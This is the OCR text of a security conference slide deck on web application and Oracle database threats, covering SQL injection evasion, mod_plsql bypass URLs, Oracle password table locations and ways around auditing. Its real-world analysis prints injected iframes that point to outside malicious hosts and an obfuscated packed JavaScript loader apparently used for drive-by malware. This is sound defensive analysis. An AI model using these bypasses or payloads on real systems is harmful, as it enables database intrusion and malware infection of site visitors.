Advanced Web Application and Database Threat Analysis with MatriXay

Frank Yuan Fan

CISSP, CISA, GCIH, GCIA

Frank.fan@dbappSecurity.com.cn

frank@dbappSecurity.com

About Myself

Frank Yuan Fan

CEO & CTO

DBAPPSecurity

- Research on Web application attack and defense for several years
- Blackhat US 2005, 2006, Defcon 2006 Speaker
- Ethical hacking experience for web application and Database with many real sites per requested
- CISSP, CISA, GCIH, GCIA

Outline

① **Web Application Threats Overview**

② **Web Application Threats Analysis**

③ **General SQL Injection evasion technique**

④ **Oracle specific SQL Injection**

⑤ **Oracle attack at a glance**

⑥ **Oracle attack evasion technique**

⑦ **Detection Tips and strategy**


Web Application Threats Overview(1)

OWASP 2007 Top 3

- A1 Cross site scripting
- A2 Injection Flaw
- A3 Malicious File Execution

Web Application Threats Overview(2)

MITRE data on Top 10 web application vulnerabilities 2006



Source: OWASP Top 10 2007

DBAPPSecurity

Web Application Threats Analysis

While Ironically

- All your investment: firewalls and IDS/IPS can almost do nothing to help.

While Shockingly

- The lose is much more than what you can imagine, from defacement to core data stealing, till extend to your Customers being attacked.

Web Application Threats Analysis

The Trend is:

SQL Injection + ANI + Rootkit

SQL Injection Look Back

☞General technique Overview

- ➲ and 1=1
- ➲ and ’a’=’a
- ➲ Union select
- ➲ Search type
- ➲ Error based

Specific Database SQL Injection Tech Overview

- Oracle
- SQL Server
- Mysql
- DB2
- MS Access

SQL Injection Evasion Technique -1

- ☞ History network layer evasion tactics may still apply
  - ➲ IP Fragmentation and TCP Segmentation
- ☞ Application layer reassemble challenge
  - ➲ How if I send a 1M size SQL with or without fragmentation?

SQL Injection Evasion Technique -2

String manipulation

- ➲Instead of 1=1 or ‘1’=‘1 using dynamically generated values. Such as 'a2000'='a2000‘
- ➲Yes, we can still detect this by constant detection,
- ➲How about make use of functions such as soundex (e.g. soundex(‘FAN’) = ‘F500’) ?

Comments insertion

SQL Injection Evasion Technique -3

- Encoding

- Combined different encoding techniques

Examine a Real Life Example

Example 1	➢ **How does a web attack defense system work?**
Example 2	➢ **How about examine all keywords as well as Single Quote(') ?**
Example 3	➢ **Single Quota(') detection and evasion**

Vendor Specific Application Attack and Defense

- Oracle Specific

Oracle Attack Vectors

C/S model

- Client injection
- Rootkits
- Vulnerable procedures
- Privilege escalation

B/S model

- Specific application server vulnerabilities
- SQL Injection/XSS…

Oracle Secret Locations

- SYS.USER$ (hashed: Oracle PW Alg)
- SYS.USER_HISTORY$ (hashed: Oracle PW Alg)
- SYS.LINK$ (cleartext)
- Custom plsql-code
- Custom tables
- For third party software
- Oracle Portal-Table (hashed)
- Oracle HTMLDB-Table (hashed: MD5)

Bypass Oracle Auditing

- Bypassing using Flashback query
- Bypassing using logminer
- SYS auditing evasion

Oracle Mod-plsql Security


Mod-plsql Security

- Mod-plsql history and SQL injection vulnerability.
- You can almost do anything when you meet a vulnerable SQL injection.

Mod-plsql products

- Designer generated Web Applications
- WebDB
- Portal
- HTMLDB / APEX
- eBusiness Suite
- many custom applications

Oracle Mod_plsql Architecture



Application Express Login - Mozilla Firefox

http://127.0.0.1:8080/apex/f?p=4550

ORACLE Database Express Edition

Database Login

Enter your database username and password.

Username: system


Password:

Click here to learn how to get started

(c) 2006 by Red-Database-Security GmbH

Language: en-us

Copyright © 1999, 2006, Oracle. All rights reserved.



Mod-plsql Bypass Technology

- Use a %0A
  - http://www.abcd.com/pls/dad/%0ASYS.PACKAGE.PROCEDURE
- Use Unicode, e.g. %FF instead of Y
  - http://www.abcd.com/pls/dad/S%FFS.PACKAGE.PROCEDURE
- Enquote schema name
  - http://www.abcd.com/pls/dad/"SYS".PACKAGE.PROCEDURE
- Use a label in front of the schemaname
  - http://www.abcd.com/pls/dad/<<LABEL>>SYS.PACKAGE.PROC

Vendor Specific Application Attack and Defense

- Microsoft ASP .NET Specific

ASP .net 1.1 Path Leaking

- **First time release, vendor notified.**
- **MS06-033**
  - Claim to not affect .net 1.1

“0-day” Vulnerability in CRM system

- ☞SQL Injection Vulnerability in Vtiger CRM system latest edition(Feb 2007)

- ☞Vendor notified immediately in March, Cert get alerted as well with exploit URL, no feedback yet ☹


DBAPPSecurity

Real World Example Analysis

- ☞A Popular Site


- ☞SQL Injection with SQL Server in backend (oh, my…)

Couple Lines Of Javascript Injected




```
//-->
<iframe src=http://www.haogs.cn/html/ width=0 height=0></iframe>

<iframe src=http://www.xaitan.cn/mm\mm.htm width=100 height=0></iframe>
<iframe src=http://www.haogs.cn/html width=100 height=0></iframe>
```

Link Follow UP



```
eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString
(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function()
{return'\\w+'};c=1};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('Z("\\j\\w\\7\\9\\2
\\g\\h\\7\\f\\P\\7\\c\\7\\b\\1\\M\\1\\t\\5\\6\\1\\7\\w\\d\\q\\0\\6\\1\\k\\f\\O\\5\\2\\x\\4\\6\\5\\7\\a\\h\\d\\c\\b\\10\\7\\8
\\f\\6\\0\\2\\u\\6\\7\\1\\m\\11\\2\\d\\e\\m\\s\\m\\4\\2\\d\\e\\m\\8\\1\\S\\1\\2\\6\\D\\1\\M\\f\\a\\f\\k\\m\\x\\2\\2
\\e\\T\\L\\L\\R\\R\\R\\4\\B\\F\\F\\E\\A\\4\\9\\h\\d\\L\\B\\F\\F\\E\\A\\4\\0\\r\\0\\m\\8\\f\\t\\5\\6\\f\\a\\j\\k\\a\\h\\9
\\w\\d\\0\\7\\2\\4\\9\\6\\0\\5\\2\\0\\K\\f\\0\\d\\0\\7\\2\\c\\3\\h\\q\\y\\0\\9\\2\\3\\b\\8\\f\\a\\j\\4\\n\\0\\2\\C\\2\\2\\6
\\g\\q\\w\\2\\0\\c\\3\\9\\F\\5\\n\\n\\g\\a\\3\\i\\3\\9
\\F\\n\\g\\a\\T\\M\\U\\B\\H\\u\\A\\A\\H\\I\\H\\A\\C\\J\\I\\o\\o\\U\\p\\I\\B\\14\\J\\C\\I\\p\\p\\u\\p\\13
\\v\\u\\E\\B\\K\\J\\H\\3\\b\\8\\1\\t\\5\\6\\1\\r\\k\\a\\j\\4\\u\\6\\0\\5\\2\\0\\z\\q\\y\\0\\9\\2\\c\\3\\O\\g\\9\\6
\\h\\n\\h\\j\\2\\4\\12\\3\\s\\3\\O\\3\\s\\3\\16\\3\\s\\3\\15\\3\\s\\3\\G\\3\\s\\3\\G\\3\\s\\3\\Q\\3\\i\\3\\3\\b\\8\\1\\t\\5
\\6\\f\\I\\k\\a\\j\\4\\u\\6\\0\\5\\2\\0\\z\\q\\y\\0\\9\\2\\c\\3\\C\\a\\h\\a\\q\\4\\I\\2\\6\\0\\5\\d\\3\\i\\3\\3\\b\\8\\1
\\I\\4\\2\\D\\e\\0\\k\\o\\8\\1\\r\\4\\h\\e\\0\\7\\c\\3\\W\\K\\G\\3\\i\\f\\a\\F\\i\\p\\b\\8\\f\\r\\4\\n\\0\\7\\a\\c\\b\\8\\1
\\j\\7\\5\\d\\0\\o\\k\\P\\7\\c\\o\\p\\p\\p\\p\\b\\8\\1\\t\\5\\6\\1\\v\\k\\a\\j\\4\\u\\6\\0\\5\\2\\0\\z\\q\\y\\0\\9\\2\\c\\3
\\I\\9\\6\\g\\e\\2\\g\\7\\P\\4\\v\\g\\F\\0\\I\\D\\n\\2\\0\\d\\z\\q\\y\\0\\9\\2\\3\\i\\3\\3\\b\\8\\f\\t\\5\\6\\1\\2
\\d\\e\\k\\v\\4\\W\\0\\2\\I\\e\\0\\9\\g\\5\\F\\v\\h\\F\\a\\0\\6\\c\\p\\b\\8\\1\\j\\7\\5\\d\\0\\o\\k\\1\\v\\4
\\M\\w\\g\\F\\a\\Q\\5\\2\\x\\c\\2\\d\\e\\i\\j\\7\\5\\d\\0\\o\\b\\8\\f\\I\\4\\z\\e\\0\\7\\c\\b\\8\\I\\4\\Y\\6\\g\\2\\0
\\c\\r\\4\\6\\0\\n\\e\\h\\7\\n\\0\\M\\h\\a\\D\\b\\8\\1\\I\\4\\I\\5\\t\\0\\G\\h\\v\\g\\F\\0\\c\\j\\7\\5\\d\\0\\o\\i\\E\\b\\8
\\f\\I\\4\\u\\F\\h\\n\\0\\c\\b\\8\\1\\t\\5\\6\\1\\X\\k\\a\\j\\4\\u\\6\\0\\5\\2\\0\\z\\q\\y\\0\\9\\2\\c\\3\\I\\x\\0\\F\\f\\4
\\C\\e\\e\\F\\g\\9\\5\\2\\g\\h\\7\\3\\i\\3\\3\\b\\8\\1\\0\\r\\e\\o\\k\\v\\4\\M\\w\\g\\F\\a\\Q\\5\\2\\x\\c\\2
\\d\\e\\s\\m\\U\\U\\n\\D\\n\\2\\0\\d\\J\\E\\m\\i\\m\\9\\d\\a\\4\\0\\r\\0\\m\\b\\8\\f\\X\\4\\I\\x\\0\\F\\F\\K\\r\\0\\9\\w\\2
\\0\\c\\0\\r\\e\\o\\i\\m\\1\\L\\9\\f\\m\\s\\j\\7\\5\\d\\0\\o\\i\\3\\3\\i\\3\\h\\e\\0\\7\\3\\i\\p\\b\\8\\1\\S\\1\\9\\5\\2\\9
\\x\\c\\g\\b\\f\\M\\f\\g\\k\\o\\8\\1
\\S")',62,69,'145|40|164|42|56|141|162|156|73|143|144|51|50|155|160|154|151|157|54|146|75|123|47|163|61|60|142|170|53|166|103
|106|165|150|152|117|65|71|101|171|62|67|124|66|55|63|105|57|102|173|115|147|120|167|175|72|104|134|107|121|127|eval|52|176|1
30|64|70|110|114'.split('|'),0,{}))
```

Yes, it is the one http://www.97725.com/muxiao2.jpg


UltraEdit-32 - [C:\Documents and Settings\Administrator\桌面\muxiao2.jpg]
文件(F) 编辑(E) 搜索(S) 项目(P) 视图(V) 格式(T) 列块(L) 宏(M) 高级(A) 窗口(W) 帮助(H)
muxiao2.jpg

